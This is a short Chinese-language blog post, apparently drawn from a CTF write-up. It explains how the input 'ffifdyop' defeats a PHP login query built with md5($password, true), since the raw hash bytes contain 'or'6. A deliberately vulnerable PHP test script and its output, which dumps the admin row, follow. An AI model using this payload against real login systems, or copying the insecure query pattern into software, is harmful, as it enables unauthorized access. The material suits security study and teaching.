

今天看到 `$sql = "SELECT * FROM admin WHERE pass = '".md5($password,true)."'";` 这样一个sql，其实可以注入。

思路比较明确，当md5后的hex转换成字符串后，如果包含 `'or'<trash>` 这样的字符串，那整个sql变成

```
1. SELECT * FROM admin WHERE pass = 'or'6<trash>'
2.
```

很明显可以注入了。

难点就在如何寻找这样的字符串，我只是顺手牵羊，牵了一个。。

提供一个字符串：ffifdyop


md5后，276f722736c95d99e921722cf9ed621c

再转成字符串： `'or'6<trash>`

测试代码：

```
1. <?php
2. error_reporting(0);
3. $link = mysql_connect('localhost', 'root', '');
4. if (!$link) {
5.     die('Could not connect to MySQL: ' . mysql_error());
6. }
7. // 选择数据库
8. $db = mysql_select_db("test", $link);
9. if (!$db)
10. {
11.     echo 'select db error';
12.     exit();
13. }
14. // 执行sql
15. $password = "ffifdyop";
16. $sql = "SELECT * FROM admin WHERE pass = '".md5($password,true)."'";
17. var_dump($sql);
18. $result=mysql_query($sql) or die('<pre>' . mysql_error() . '</pre> ');
19. $row1 = mysql_fetch_row($result);
20. var_dump($row1);
21. mysql_close($link);
22. ?>
23.
```

效果：



```
string 'SELECT * FROM admin WHERE pass = ''or'6蓓樾!r,  b'' (length=51)

array (size=3)
  0 => string '1' (length=1)
  1 => string 'admin' (length=5)
  2 => string '21232f297a57a5a743894a0e4a801fc3' (length=32)
```

参考：

<http://mslc.ctf.su/wp/leet-more-2010-oh-those-admins-writeup/>

